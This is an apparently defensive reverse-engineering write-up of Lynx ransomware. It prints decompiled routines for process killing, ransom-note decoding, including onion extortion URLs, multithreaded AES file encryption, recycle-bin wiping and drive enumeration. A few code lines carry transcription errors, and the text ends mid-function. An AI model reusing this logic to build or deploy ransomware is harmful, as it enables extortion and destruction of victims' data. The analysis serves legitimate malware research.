Lynx Ransomware Analysis; An Advanced Post-Exploitation Ransomware - thetrueartist

By zande

What is Lynx Ransomware?

Lynx ransomware is a "fork" of another popular ransomware called "INC", its source code was supposedly sold on an onion site at some point in the last year. This "fork" is largely based on it. Lynx uses some strong encryption (AES-128), good secret handling (Curve25519), and an efficient IO pipeline for fast encryption of files.However I believe certain features of this ransomware have been falsified (double extortion), as well as what I believe is the likely infection chain of this ransomware. This is all based on a couple of samples that I have reversed, and at least for the double extortion feature, it is not there, and has no imports that would enable this directly.
In recent months it has gotten quite "popular", and the group has supposedly ransomed several UK/USA/Aus companies.

Surface Level Analysis

Metadata from the original PeEXE:

It is a 32 bit binary:

SHA-256: 0315d8b703f855f154aa8d2771f1f0988bd9b5f0ea8f8506464fbbf0bac1321663


Compilation time: 2024-12-21 11:37:45 UTC


Processes Graph:

(any.run)

Initial Triage

Upon starting to reverse this malware, I soon realised that it was not packed or obfuscated in any way. This is pretty uncommon for most intermediate and up malware, however I think there is a reason for this that I will detail later.






Reversing Lynx Ransomware


I will structure the following analysis starting with what is basically the entry, "InitializeRansomwareOperation", then reversing everything that it calls.

Command Prefixes



One of the first things that I noticed about this ransomware is that it appears to take in command prefixes.

This is an oddity. When using the --help command it gives you a nice manpage.



Argument	Description
–file <filePath>	Encrypt only specified file(s)
–dir <dirPath>	Encrypt only specified directory
–help	Print this message
–verbose	Enable verbosity
–stop-processes	Try to stop processes via RestartManager
–encrypt-network	Encrypt network shares
–load-drives	Load hidden drives
–hide-cmd	Hide console window
–no-background	Don't change background image
–no-print	Don't print note on printers
–kill	Kill processes/services
–safe-mode	Enter safe-mode

This is pretty odd for ransomware or malware in general, as no victim would know to look for these when trying to use an ordinary .exe. This suggests to me that it is a post exploitation ransomware, but I'll advance on this point later.

Depending on what prefixes are used they store a value in local_14 which accumulates flag states etc.

For an example of how the command prefixes work, if --kill is used a specific byte is stored into local_14.

```
  else {
    iVar5 = 1;
    do {
      iVar4 = lstrcpynW(*(LPCWSTR *)((uVar3 + iVar5 * 4),L"--kill");
      if (iVar4 == 0) {
        uVar2 = 1;
        goto LAB_00407a7f;
      }
      iVar5 = iVar5 + 1;
    } while (iVar5 < iVar1);
    uVar2 = 0;
  }
LAB_00407a7f:
  iVar11 = local_20;
  local_14._0_2_ = CONCAT11(uVar2,(char)local_14);
  iVar13 = (int)(LPWSTR *)local_2c;
  if (local_30 < 2) {
    uVar2 = 0;
  }
```

It then enumerates these processes (using Process32FirstW/Process32NextW) and, for each process, uses an internal pointer to an array of string pointers. This array holds the target substrings (such as "vsssm", "backup", "exchange", etc.) to check against each process name. If a process name contains one of these substrings, that process is terminated.

```
  if (local_14._1_1_ != '\0') {
    FUN_00401280(0xc0000135);
  }
  puVar9 = (HANDLE)CreateToolhelp32Snapshot(0xf,0);
  local_25c[0] = 0x228;
  Process32FirstW(puVar9,local_25c);
  do {
    puVar12 = &PTR_DAT_00424c44;
    do {
      piVar9 = wideStringSearch(local_228,(ushort *)*puVar12);
      if ((piVar9 != (short *)0x0) &&
         (hProcess = OpenProcess(1,0,local_254), hProcess != (HANDLE)0x0)) {
        iVar13 = TerminateProcess(hProcess,0);
        if (((iVar13 != 0) && (0_1_ != '\0')) {
          FUN_00401280(0x42c750);
        }
        CloseHandle(hProcess);
      }
      puVar12 = puVar12 + 1;
    } while (*(int)puVar12 < 0x424c5c);
  } while (Process32NextW(puVar9,local_25c));
  CloseHandle(puVar9);
  FUN_00406b60();
}
```

```
                                PTR_DAT_00424c44                        XREF[2]:    InitializeRansomwareOperation:00…
                                                                                    InitializeRansomwareOperation:00…
        00424c44 40 07 42 00     addr      DAT_00420740
                                PTR_u_vsssm_00424c48                    XREF[1]:    InitializeRansomwareOperation:00…
        00424c48 48 07 42 00     addr      u_vsssm_00420748                            = "vsssm"
        00424c4c 54 07 42 00     addr      u_backup_00420754                           = "backup"
        00424c50 64 07 42 00     addr      u_exchange_00420764                         = "exchange"
        00424c54 78 07 42 00     addr      u_java_00420778                             = "java"
        00424c58 84 07 42 00     addr      u_notepad_00420784                          = "notepad"
```

Decoding The Ransomnote

After setting up sufficient buffer sizes and allocating memory the ransomware decrypts its base64 note(s).

```
if (BVar10 != 0) {
  DVar4 = 0;
  ppWVar21 = local_c;
  pvVar8 = GetProcessHeap();
  pBVar17 = (BYTE *)HeapAlloc(pvVar8,DVar4,(SIZE_T)ppWVar21);
  if (pBVar17 != (BYTE *)0x0) {
    pDVar20 = (DWORD *)0x0;
    pDVar19 = (DWORD *)0x0;
    pppWVar18 = &local_c;
    DVar16 = 1;
    pbBinary = pBVar17;
    DVar4 = lstrlenA(
                    "WW91ciBkYXRhIGlzIHN0b2xlbiBhbmQgZW5jcnlwdGVkLg0KRG93bmxvYWQgVE9SIEJyb3dzZXIgd
                    G8gY29udGFjdCB3aXRoIHVzLg0KDQpJRA0KIH4gJWlkJQ0KDQpDaGF0IHNpdGU6DQogfiBUT1IgTmV
                    0d29yazogaHR0cDovL2x5bnhjaGF0bHk0emx1ZGlobWk3NWpyd2h5Y25vcXZreGI0cHJvaHhteXpmN
                    GV1ZjVnanhyb2FkLm9uaW9uL2xvZ2luDQogfiBUT1IgTWlycm9yICMxOiBodHRwOi8vbHlueGNoYXR
                    mdzRyZ3NjbHA0NTY3aTRsbGtxanIya2x0YXVtd3dvYnhkaWszcWEyb29ycmtuYWQub25pb24vbG9na
                    W4NCiB+IFRPUiBNaXJyb3IgIzI6IGh0dHA6Ly9seW54Y2hhdG9obXBwdjZhdTY3bGxvYzJ2czZjaHk
                    3bnlhN2RzdTJoaHM1NW1janhwMmpvZ2xhZC5vbmlvbi9sb2dpbg0KIH4gVE9SIE1pcnJvciAjMzoga
                    HR0cDovL2x5bnhjaGF0YnlrcTJ2eWN2eXJ0anFiM3l1ajR6ZTJ3dmR1YnpyMnU2YjYzMnRyd3ZkYnN
                    nbXlkLm9uaW9uL2xvZ2luDQogfiBUT1IgTWlycm9yICM0OiBodHRwOi8vbHlueGNoYXRkZTRzcHY1e
                    DZ4bHd4ZjQ3amRvN3d0d3dnaWtkb2Vyb3hhbXBodTNlN3h4NWRvcWQub25pb24vbG9naW4NCiB+IFR
                    PUiBNaXJyb3IgIzU6IGh0dHA6Ly9seW54Y2hhdGR5M3RnY3VpanNxb2Zoc3NvcGNlcGlyamZxMmY0c
                    HZiNXFkNHVuNGRocXl4c3dxZC5vbmlvbi9sb2dpbg0KIH4gVE9SIE1pcnJvciAjNjogaHR0cDovL2x
                    5bnhjaGF0ZHlrcG9lbGZmcWx2Y2J0cnk2bzdneGszcnMyYWlhZ2g3ZGR6NXlmdHRkNnF1eHFkLm9ua
                    W9uL2xvZ2luDQogfiBNaXJyb3IgIzc6IGh0dHA6Ly9seW54Y2hhdC5uZXQvbG9naW4NCg0KT3VyIGJ
                    sb2c6DQogfiBUT1IgTmV0d29yazogaHR0cDovL2x5bnhibG9neHN0Z3pzYXJmeWsycHZoZHY0NWlnZ
                    2hiNHptdGhuem1zaXB6ZW9kdXJ1ejN4d3FkLm9uaW9uLw0KIH4gVE9SIE1pcnJvciAjMTogaHR0cDo
                    vL2x5bnhibG9nY283cjM3anQ3cDV3cm1meHpxemU3Z2h4dzZyaWh6a3FjNDU1cWx1YWN3b3RjaXlkL
                    m9uaW9uLw0KIH4gVE9SIE1pcnJvciAjMjogaHR0cDovL2x5bnhibG9naWp5NGpmb2JsZ2l4Mmtsb
                    rYmdlZTRsZW9ldWdlN3F0NGZwZmtqNHpiaTJzanlkLm9uaW9uLw0KIH4gVE9SIE1pcnJvciAjMzoga
                    HR0cDovL2x5bnhibG9nbXgzcmJpd2czcnBqNG5kczI1aGpzbnJ3a3B4dDVnYXpuZXRmaWt6NGd6MmN
                    zeWFkLm9uaW9uLw0KIH4gVE9SIE1pcnJvciAjNDogaHR0cDovL2x5bnhibG9nb3hsbHRoNGI0NmNmd
                    2xvcDVwZmo0czdkeXYzN3l1eTdxbjJmdGFuNmdkNzJoc2FkLm9uaW9uLw0KIH4gVE9SIE1pcnJvciA
                    jNTogaHR0cDovL2x5bnhibG9ndHdhdGZzcndqM29hdHBlandxazVibmdxY2Q1ZjdzMjZpc2thZ2Z1N
                    291YW9tamFkLm9uaW9uLw0KIH4gVE9SIE1pcnJvciAjNjogaHR0cDovL2x5bnhibG9neHV0dWZvc3N
                    hZWF3bGlqM2ozdWlrYWxvbGw1a282Z3J6aGt3ZGNscmpuZ3Jmb2lkLm9uaW9uLw0KIH4gTWlycm9yI
                    CM3OiBodHRwOi8vbHlueGJsb2cubmV0Lw0KIA=="
                    );
    DVar4 = CryptStringToBinaryA
                      ("WW91ciBkYXRhIGlzIHN0b2xlbiBhbmQgZW5jcnlwdGVkLg0KRG93bmxvYWQgVE9SIEJyb3dzZX
                       IgdG8gY29udGFjdCB3aXRoIHVzLg0KDQpJRA0KIH4gJWlkJQ0KDQpDaGF0IHNpdGU6DQogfiBUT1
                       IgTmV0d29yazogaHR0cDovL2x5bnhjaGF0bHk0emx1ZGlobWk3NWpyd2h5Y25vcXZreGI0cHJvaH
                       hteXpmNGV1ZjVnanhyb2FkLm9uaW9uL2xvZ2luDQogfiBUT1IgTWlycm9yICMxOiBodHRwOi8vbH
                       lueGNoYXRmdzRyZ3NjbHA0NTY3aTRsbGtxanIya2x0YXVtd3dvYnhkaWszcWEyb29ycmtuYWQub2
                       5pb24vbG9naW4NCiB+IFRPUiBNaXJyb3IgIzI6IGh0dHA6Ly9seW54Y2hhdG9obXBwdjZhdTY3bG
                       xvYzJ2czZjaHk3bnlhN2RzdTJoaHM1NW1janhwMmpvZ2xhZC5vbmlvbi9sb2dpbg0KIH4gVE9SIE
                       1pcnJvciAjMzogaHR0cDovL2x5bnhjaGF0YnlrcTJ2eWN2eXJ0anFiM3l1ajR6ZTJ3dmR1YnpyMn
                       U2YjYzMnRyd3ZkYnNnbXlkLm9uaW9uL2xvZ2luDQogfiBUT1IgTWlycm9yICM0OiBodHRwOi8vbH
                       lueGNoYXRkZTRzcHY1eDZ4bHd4ZjQ3amRvN3d0d3dnaWtkb2Vyb3hhbXBodTNlN3h4NWRvcWQub2
                       5pb24vbG9naW4NCiB+IFRPUiBNaXJyb3IgIzU6IGh0dHA6Ly9seW54Y2hhdGR5M3RnY3VpanNxb2
                       Zoc3NvcGNlcGlyamZxMmY0cHZiNXFkNHVuNGRocXl4c3dxZC5vbmlvbi9sb2dpbg0KIH4gVE9SIE
                       1pcnJvciAjNjogaHR0cDovL2x5bnhjaGF0ZHlrcG9lbGZmcWx2Y2J0cnk2bzdneGszcnMyYWlhZ2
                       g3ZGR6NXlmdHRkNnF1eHFkLm9uaW9uL2xvZ2luDQogfiBNaXJyb3IgIzc6IGh0dHA6Ly9seW54Y2
                       hhdC5uZXQvbG9naW4NCg0KT3VyIGJsb2c6DQogfiBUT1IgTmV0d29yazogaHR0cDovL2x5bnhibG
                       9neHN0Z3pzYXJmeWsycHZoZHY0NWlnZ2hiNHptdGhuem1zaXB6ZW9kdXJ1ejN4d3FkLm9uaW9uLw
                       0KIH4gVE9SIE1pcnJvciAjMTogaHR0cDovL2x5bnhibG9nY283cjM3anQ3cDV3cm1meHpxemU3Z2
                       h4dzZyaWh6a3FjNDU1cWx1YWN3b3RjaXlkLm9uaW9uLw0KIH4gVE9SIE1pcnJvciAjMjogaHR0cD
                       ovL2x5bnhibG9naWp5NGpmb2JsZ2l4Mmtsb rYmdlZTRsZW9ldWdlN3F0NGZwZmtqNHpiaTJzan
                       lkLm9uaW9uLw0KIH4gVE9SIE1pcnJvciAjMzogaHR0cDovL2x5bnhibG9nbXgzcmJpd2czcnBqNG
                       5kczI1aGpzbnJ3a3B4dDVnYXpuZXRmaWt6NGd6MmNzeWFkLm9uaW9uLw0KIH4gVE9SIE1pcnJvci
                       AjNDogaHR0cDovL2x5bnhibG9nb3hsbHRoNGI0NmNmd2xvcDVwZmo0czdkeXYzN3l1eTdxbjJmdG
                       FuNmdkNzJoc2FkLm9uaW9uLw0KIH4gVE9SIE1pcnJvciAjNTogaHR0cDovL2x5bnhibG9ndHdhdG
                       ZzcndqM29hdHBlandxazVibmdxY2Q1ZjdzMjZpc2thZ2Z1N291YW9tamFkLm9uaW9uLw0KIH4gVE
                       9SIE1pcnJvciAjNjogaHR0cDovL2x5bnhibG9neHV0dWZvc3NhZWF3bGlqM2ozdWlrYWxvbGw1a2
                       82Z3J6aGt3ZGNscmpuZ3Jmb2lkLm9uaW9uLw0KIH4gTWlycm9yICM3OiBodHRwOi8vbHlueGJsb2
                       cubmV0Lw0KIA=="
                       ,DVar4,DVar16,pbBinary,(DWORD *)pppWVar18,pDVar19,pDVar20);
```

After this it calls a function I've named "ReplaceIDInRansomNote", which takes the %id% string from the decoded note and replaces it with a hardcoded victim ID.

```
if (DVar4 != 0) {
  decryptedRansomNote = pBVar17;
  pBVar17[(int)local_c] = '\0';
  decryptedRansomNote = (BYTE *)ReplaceIdInRansomNote();
  if (g_bVerboseLogging != '\0') {
    FUN_00401330(0x425d1c);
  }
```

Decompile: ReplaceIdInRansomNote - (lynxLatestsample.bingus)

```
LPSTR ReplaceIdInRansomNote(void)

{
  char cVar1;
  size_t sVar2;
  int iVar3;
  int iVar4;
  char *pcVar5;
  SIZE_T dwBytes;
  HANDLE hHeap;
  LPSTR pCVar6;
  char *_Dst;
  size_t _Size;
  LPSTR _Dst_00;
  char *pcVar7;
  LPSTR lpString1;
  int iVar8;
  size_t sVar9;
  LPCSTR lpString;
  DWORD dwFlags;

  lpString = decryptedRansomNote;
  sVar2 = lstrlenA("67af691361c2d9c619f08a76");
  iVar3 = lstrlenA("%id%");
  iVar4 = lstrlenA(lpString);
  iVar8 = 0;
  for (pcVar5 = FindIdPlaceholder(lpString); pcVar5 != (char *)0x0;
      pcVar5 = FindIdPlaceholder(pcVar5 + iVar3)) {
    iVar8 = iVar8 + 1;
  }
  dwBytes = (sVar2 - iVar3) * iVar8 + 1 + iVar4;
  dwFlags = 0;
  hHeap = GetProcessHeap();
  pCVar6 = (LPSTR)HeapAlloc(hHeap,dwFlags,dwBytes);
  if (pCVar6 != (LPSTR)0x0) {
    pcVar5 = FindIdPlaceholder(lpString);
    lpString1 = pCVar6;
    while (pcVar5 != (char *)0x0) {
      sVar9 = (int)pcVar5 - (int)lpString;
      if (sVar9 != 0) {
        _Size = sVar9;
        _Dst_00 = lpString1;
        do {
          cVar1 = _Dst_00[(int)lpString - (int)lpString1];
          _Size = _Size - 1;
          *_Dst_00 = cVar1;
          _Dst_00 = _Dst_00 + 1;
          if (cVar1 == '\0') {
            if (_Size != 0) {
              _memset(_Dst_00,0,_Size);
            }
            break;
          }
        } while (_Size != 0);
      }
      pcVar7 = lpString1 + sVar9;
      if (sVar2 != 0) {
        _Dst = pcVar7;
        sVar9 = sVar2;
        do {
          cVar1 = _Dst[(int)"67af691361c2d9c619f08a76" - (int)pcVar7];
          sVar9 = sVar9 - 1;
          *_Dst = cVar1;
          _Dst = _Dst + 1;
          if (cVar1 == '\0') {
            if (sVar9 != 0) {
              _memset(_Dst,0,sVar9);
            }
            break;
          }
        } while (sVar9 != 0);
      }
      lpString1 = pcVar7 + sVar2;
      lpString = pcVar5 + iVar3;
      pcVar5 = FindIdPlaceholder(lpString);
    }
    lstrcpyA(lpString1,lpString);
  }
```

This takes it from this:

```
Your data is stolen and encrypted.
Download TOR Browser to contact with us.

ID
 ~ %id%

Chat site:
 ~ TOR Network: http://lynxchatly4zludmhmi75jrwhycnoqvkxb4prohxmyzf4euf5gjxroad.onion/login
 ~ TOR Mirror #1: http://lynxchatfw4rgsclp4567i4llkqjr2kltaumwwobxdik3qa2oorrknad.onion/login
 ~ TOR Mirror #2: http://lynxchatohmppv6au67lloc2vs6chy7nya7dsu2hhs55mcjxp2joglad.onion/login
 ~ TOR Mirror #3: http://lynxchatbykq2vycvyrtjqb3yuj4ze2wvdubzr2u6b632trwvdbsgmyd.onion/login
 ~ TOR Mirror #4: http://lynxchatde4spv5x6xlwxf47jdo7wtwwgikdoeroxamphu3e7xx5doqd.onion/login
 ~ TOR Mirror #5: http://lynxchatdy3tgcuijsqofhssopcepirjfq2f4pvb5qd4un4dhqyxswqd.onion/login
 ~ TOR Mirror #6: http://lynxchatdykpoelffqlvcbtry6o7gxk3rs2aiagh7ddz5yfttd6quxqd.onion/login
 ~ Mirror #7: http://lynxchat.net/login

Our blog:
 ~ TOR Network: http://lynxblogxstgzsarfyk2pvhdv45igghb4zmthnzmsipzeoduruz3xwqd.onion/
 ~ TOR Mirror #1: http://lynxblogco7r37jt7p5wrmfxzqze7ghxw6rihzkqc455qluacwotciyd.onion/
 ~ TOR Mirror #2: http://lynxblogijy4jfoblgix2klxmkbgee4leoeuge7qt4fpfkj4zbi2sjyd.onion/
 ~ TOR Mirror #3: http://lynxblogmx3rbiwg3rpj4nds25hjsnrwkpxt5gaznetfikz4gz2csyad.onion/
 ~ TOR Mirror #4: http://lynxblogoxllth4b46cfwlop5pfj4s7dyv37yuy7qn2ftan6gd72hsad.onion/
 ~ TOR Mirror #5: http://lynxblogtwatfsrwj3oatpejwxk5bngqcd5f7s26iskagfu7ouaomjad.onion/
 ~ TOR Mirror #6: http://lynxblogxutufossaeawlij3j3uikaloll5ko6grzhkwdclrjngrfoid.onion/
 ~ Mirror #7: http://lynxblog.net/
```

To this:

```
Your data is stolen and encrypted.
Download TOR Browser to contact with us.

ID
 ~ 67af691361c2d9c619f08a76

Chat site:
 ~ TOR Network: http://lynxchatly4zludmhmi75jrwhycnoqvkxb4prohxmyzf4euf5gjxroad.onion/login
 ~ TOR Mirror #1: http://lynxchatfw4rgsclp4567i4llkqjr2kltaumwwobxdik3qa2oorrknad.onion/login
 ~ TOR Mirror #2: http://lynxchatohmppv6au67lloc2vs6chy7nya7dsu2hhs55mcjxp2joglad.onion/login
 ~ TOR Mirror #3: http://lynxchatbykq2vycvyrtjqb3yuj4ze2wvdubzr2u6b632trwvdbsgmyd.onion/login
 ~ TOR Mirror #4: http://lynxchatde4spv5x6xlwxf47jdo7wtwwgikdoeroxamphu3e7xx5doqd.onion/login
 ~ TOR Mirror #5: http://lynxchatdy3tgcuijsqofhssopcepirjfq2f4pvb5qd4un4dhqyxswqd.onion/login
 ~ TOR Mirror #6: http://lynxchatdykpoelffqlvcbtry6o7gxk3rs2aiagh7ddz5yfttd6quxqd.onion/login
 ~ Mirror #7: http://lynxchat.net/login

Our blog:
 ~ TOR Network: http://lynxblogxstgzsarfyk2pvhdv45igghb4zmthnzmsipzeoduruz3xwqd.onion/
 ~ TOR Mirror #1: http://lynxblogco7r37jt7p5wrmfxzqze7ghxw6rihzkqc455qluacwotciyd.onion/
 ~ TOR Mirror #2: http://lynxblogijy4jfoblgix2klxmkbgee4leoeuge7qt4fpfkj4zbi2sjyd.onion/
 ~ TOR Mirror #3: http://lynxblogmx3rbiwg3rpj4nds25hjsnrwkpxt5gaznetfikz4gz2csyad.onion/
 ~ TOR Mirror #4: http://lynxblogoxllth4b46cfwlop5pfj4s7dyv37yuy7qn2ftan6gd72hsad.onion/
 ~ TOR Mirror #5: http://lynxblogtwatfsrwj3oatpejwxk5bngqcd5f7s26iskagfu7ouaomjad.onion/
 ~ TOR Mirror #6: http://lynxblogxutufossaeawlij3j3uikaloll5ko6grzhkwdclrjngrfoid.onion/
 ~ Mirror #7: http://lynxblog.net/
```

Encryption of Files

After decrypting the ransomware note, it likely calculates the amount of threads or cores available for before spawning them in.

```
                    /* potentially verifies how many cores/threads the target CPU has in order to
                       calculate the max thread/core usage? */
      GetSystemInfo((LPSYSTEM_INFO)&gSystemInfo);
      uVar14 = gNumProcessors * 4;
                    /* creates fast IO completion port */
      hIoCompletionPort = CreateIoCompletionPort((HANDLE)0xffffffff,(HANDLE)0x0,0,0);
      gThreadHandles =
           (HANDLE *)
           AllocateThreadHandles
                     (-(uint)((int)((ulonglong)uVar14 * 4 >> 0x20) != 0) |
                      (uint)((ulonglong)uVar14 * 4));
      iVar11 = 0;
      if (0 < (int)uVar14) {
        do {
                    /* creates multiple threads of ProcessEncryptionTasks */
          pvVar8 = CreateThread((LPSECURITY_ATTRIBUTES)0x0,0,ProcessEncryptionTasks,
                                hIoCompletionPort,0,(LPDWORD)0x0);
          gThreadHandles[iVar11] = pvVar8;
          iVar11 = iVar11 + 1;
        } while (iVar11 < (int)uVar14);
      }
```

The ransomware uses the winAPI CreateIoCompletionPort to asynchronously ensure that the files are encrypted within multiple threads of a function I've named "ProcessEncryptionTasks".

From there "ProcessEncryptionTasks" deals with IO and block level encryption, it has many switch and case statements that do different things in stages, for instance ReadFile:

```
    case 0:
      uVar8 = local_b4[0x11].u.s.OffsetHigh * g_dwEncryptionMode;
      pvStack_c0 = (PVOID)local_b4[1].u.s.OffsetHigh;
      uVar9 = local_b4[0x11].u.s.OffsetHigh;
      uStack_d0 = uVar8 + uVar9;
      UVar4 = local_b4[2].InternalHigh;
      iVar11 = ((int)uVar8 >> 0x1f) + ((int)uVar9 >> 0x1f) + (uint)CARRY4(uVar8,uVar9) + UVar4 +
               (uint)CARRY4(uStack_d0,local_b4[2].Internal);
      if ((iVar11 < (int)local_b4[1].hEvent) ||
         (((iVar11 <= (int)local_b4[1].hEvent &&
           ((PVOID)(uStack_d0 + local_b4[2].Internal) < pvStack_c0)) ||
          (local_b4[0x12].Internal == 0)))) {
        DVar16 = local_b4[0x11].u.s.OffsetHigh;
        (local_b4->u).s.Offset = local_b4[2].Internal;
        pvVar17 = local_b4[2].u.Pointer;
        (local_b4->u).s.OffsetHigh = UVar4;
        pvVar10 = (HANDLE)local_b4[1].Internal;
        local_b4[2].u.s.OffsetHigh = 1;
        ReadFile(pvVar10,pvVar17,DVar16,(LPDWORD)0x0,local_b4);
        param_1 = local_cc;
      }
```

Then it encrypts the files with case 1:

```
    case 1:
      pDVar1 = &local_b4[1].u.s.OffsetHigh;
      uVar9 = local_b4[2].Internal - *pDVar1;
      uStack_d0 = local_b4->InternalHigh;
      if ((uVar9 + uStack_d0 == 0x74) &&
         (((local_b4[2].InternalHigh - (int)local_b4[1].hEvent) -
          (uint)(local_b4[2].Internal < *pDVar1)) + (uint)CARRY4(uVar9,uStack_d0) == 0)) {
        uStack_d0 = uStack_d0 - 0x74;
      }
      pvStack_c0 = local_b4[2].u.Pointer;
      uVar8 = 0;
      local_b4[0x12].Internal = local_b4[0x12].Internal + 1;
      iVar11 = 0x10;
      ppvStack_c4 = &local_b4[2].hEvent;
      local_b4[2].u.s.OffsetHigh = 2;
      uVar9 = uStack_d0;
      if (uStack_d0 != 0) {
        do {
          ppvVar5 = ppvStack_c4;
          if (iVar11 == 0x10) {
            uStack_30 = ppvStack_c4[0x2c];
            uStack_2c = ppvStack_c4[0x2d];
            uStack_28 = ppvStack_c4[0x2e];
            uStack_24 = ppvStack_c4[0x2f];
            aes_encrypt_block((byte *)&uStack_30,(int)ppvStack_c4);
            iVar11 = 0xf;
            pcVar7 = (char *)((int)ppvVar5 + 0xbf);
            do {
              if (*pcVar7 != -1) {
                *(char *)(iVar11 + 0xb0 + (int)ppvVar5) = *pcVar7 + '\x01';
                break;
              }
              *pcVar7 = '\0';
              pcVar7 = pcVar7 + -1;
              iVar11 = iVar11 + -1;
            } while (-1 < iVar11);
            iVar11 = 0;
            uVar9 = uStack_d0;
          }
          pbVar3 = (byte *)((int)&uStack_30 + iVar11);
```

```
        iVar11 = iVar11 + 1;
        *(byte *)(uVar8 + (int)pvStack_c0) = *(byte *)(uVar8 + (int)pvStack_c0) ^ *pbVar3;
        uVar8 = uVar8 + 1;
      } while (uVar8 < uVar9);
    }
```

This appears to use a combination of AES-128 as well as potentially XOR to aid in additional obfuscation.

```
        /* encrypts files with AES-128 */
 aes_encrypt_block((byte *)&uStack_30,(int)ppvStack_c4);
```

```
          /* XORs file contents */
iVar11 = iVar11 + 1;
*(byte *)(uVar8 + (int)pvStack_c0) = *(byte *)(uVar8 + (int)pvStack_c0) ^ *pbVar3;
```

Case 2 then writes the file.

```
  case 2:
    UVar4 = local_b4[0x12].Internal;
    (local_b4->u).s.Offset = local_b4[1].u.s.OffsetHigh;
    pvVar10 = local_b4[1].hEvent;
    local_b4[2].u.s.OffsetHigh = 0;
    (local_b4->u).s.OffsetHigh = (DWORD)pvVar10;
    if (UVar4 != 0) {
      uVar8 = (g_dwEncryptionMode + 1) * local_b4[0x11].u.s.OffsetHigh;
      p_Var2 = local_b4 + 2;
      uVar9 = p_Var2->Internal;
      p_Var2->Internal = p_Var2->Internal + uVar8;
      local_b4[2].InternalHigh =
           local_b4[2].InternalHigh + ((int)uVar8 >> 0x1f) + (uint)CARRY4(uVar9,uVar8);
    }
    WriteFile((HANDLE)local_b4[1].Internal,&local_b4[0xc].u,0x74,(LPDWORD)0x0,local_b4);
    goto LAB_00405663;
```

Case 3 appears to check if the file has a “LYNX” signature, if not it encrypts the file.

```
  case 3:
    pvStack_c0 = (PVOID)local_b4->InternalHigh;
    puVar13 = (undefined4 *)local_b4[2].u.Pointer;
    puVar15 = auStack_a8;
    for (iVar11 = 0x1d; iVar11 != 0; iVar11 = iVar11 + -1) {
      *puVar15 = *puVar13;
      puVar13 = puVar13 + 1;
      puVar15 = puVar15 + 1;
    }
    uVar9 = lstrlenA("LYNX");
    param_1 = local_cc;
    piVar12 = &uStack_48;
    piVar14 = (int *)&DAT_00426710;
    while (uVar8 = uVar9 - 4, 3 < uVar9) {
      if (*piVar12 != *piVar14) goto LAB_004058a9;
      piVar12 = piVar12 + 1;
      piVar14 = piVar14 + 1;
      uVar9 = uVar8;
    }
    if (uVar8 != 0xfffffffc) {
_AB_004058a9:
      if ((*(char *)piVar12 != *(char *)piVar14) ||
         ((uVar8 != 0xfffffffd &&
          ((*(char *)((int)piVar12 + 1) != *(char *)((int)piVar14 + 1) ||
           ((uVar8 != 0xfffffffe &&
            ((*(char *)((int)piVar12 + 2) != *(char *)((int)piVar14 + 2) ||
             ((uVar8 != 0xffffffff && (*(char *)((int)piVar12 + 3) != *(char *)((int)piVar14 + 3))
             )))))))))) {
        p_Stack_c8[2].u.s.OffsetHigh = 4;
        WriteFile((HANDLE)p_Stack_c8[1].Internal,p_Stack_c8[2].u.Pointer,(DWORD)pvStack_c0,
                  (LPDWORD)0x0,p_Stack_c8);
        param_1 = local_cc;
        goto LAB_00405663;
      }
    }
    p_Stack_c8[2].u.s.OffsetHigh = 5;
    PostQueuedCompletionStatus(local_cc,0,0,p_Stack_c8);
    goto LAB_00405663;
```

Cases 4-5 then cleans the metadata up.

```
  case 4:
    local_b4[2].u.s.OffsetHigh = (uint)(local_b4->InternalHigh != 0x74) * 4 + 2;
    PostQueuedCompletionStatus(param_1,0,0,local_b4);
    goto LAB_00405663;
  case 5:
    if (g_bSilentMode != '\0') {
      SetFileTime((HANDLE)local_b4[1].Internal,(FILETIME *)&local_b4[0x12].InternalHigh,
                  (FILETIME *)((int)&local_b4[0x12].u + 4),(FILETIME *)(local_b4 + 0x13));
    }
    CloseHandle((HANDLE)p_Var2[1].Internal);
    LOCK();
    g_dwActiveEncryptionThreads = g_dwActiveEncryptionThreads + -1;
    UNLOCK();
    if (g_bSilentMode == '\0') {
      MoveFileExW((LPCWSTR)p_Var2[1].InternalHigh,(LPCWSTR)p_Var2[1].u.Pointer,9);
    }
    break;
```

File Handling and Path Building

After this other functions get called from the main “InitializeRansomwareOperation”.

It attempts to use the winAPI SHEmptyRecycleBinA to empty the recycle bin.

```
  SHEmptyRecycleBinA(0,0,7);
  if (g_bMountRemovableDrives != '\0') {
    if (g_bVerboseLogging != '\0') {
      DisplayErrorMessage(0x425e20);
    }
```

The ransomware then calls a function I’ve named “drivePathBuilder”

```
   drivePathBuilder();
 }
```

This function basically finds all drives on the system, even if they are hidden, and attempts to mount them.

```
                    /* potentially all 26 different available drive paths a-z etc */
  local_8 = DAT_00429004 ^ (uint)&stack0xfffffffc;
  iVar5 = 0;
  local_480[0] = &DAT_00425388;
  local_480[1] = &DAT_00425390;
  iVar4 = 0;
  local_480[2] = &DAT_00425398;
  local_480[3] = &DAT_004253a0;
  local_480[4] = &DAT_004253a8;
  local_480[5] = &DAT_004253b0;
  local_480[6] = &DAT_004253b8;
  local_480[7] = &DAT_004253c0;
  local_480[8] = &DAT_004253c8;
  local_480[9] = &DAT_004253d0;
  local_480[10] = &DAT_004253d8;
  local_480[0xb] = &DAT_004253e0;
  local_480[0xc] = &DAT_004253e8;
  local_480[0xd] = &DAT_004253f0;
  local_480[0xe] = &DAT_004253f8;
  local_480[0xf] = &DAT_00425400;
  local_480[0x10] = &DAT_00425408;
  local_480[0x11] = &DAT_00425410;
  local_480[0x12] = &DAT_00425418;
  local_480[0x13] = &DAT_00425420;
  local_480[0x14] = &DAT_00425428;
  local_480[0x15] = &DAT_00425430;
  local_480[0x16] = &DAT_00425438;
  local_480[0x17] = &DAT_00425440;
  local_480[0x18] = &DAT_00425448;
  local_480[0x19] = &DAT_00425450;
                    /* enumerates drive letters */
```

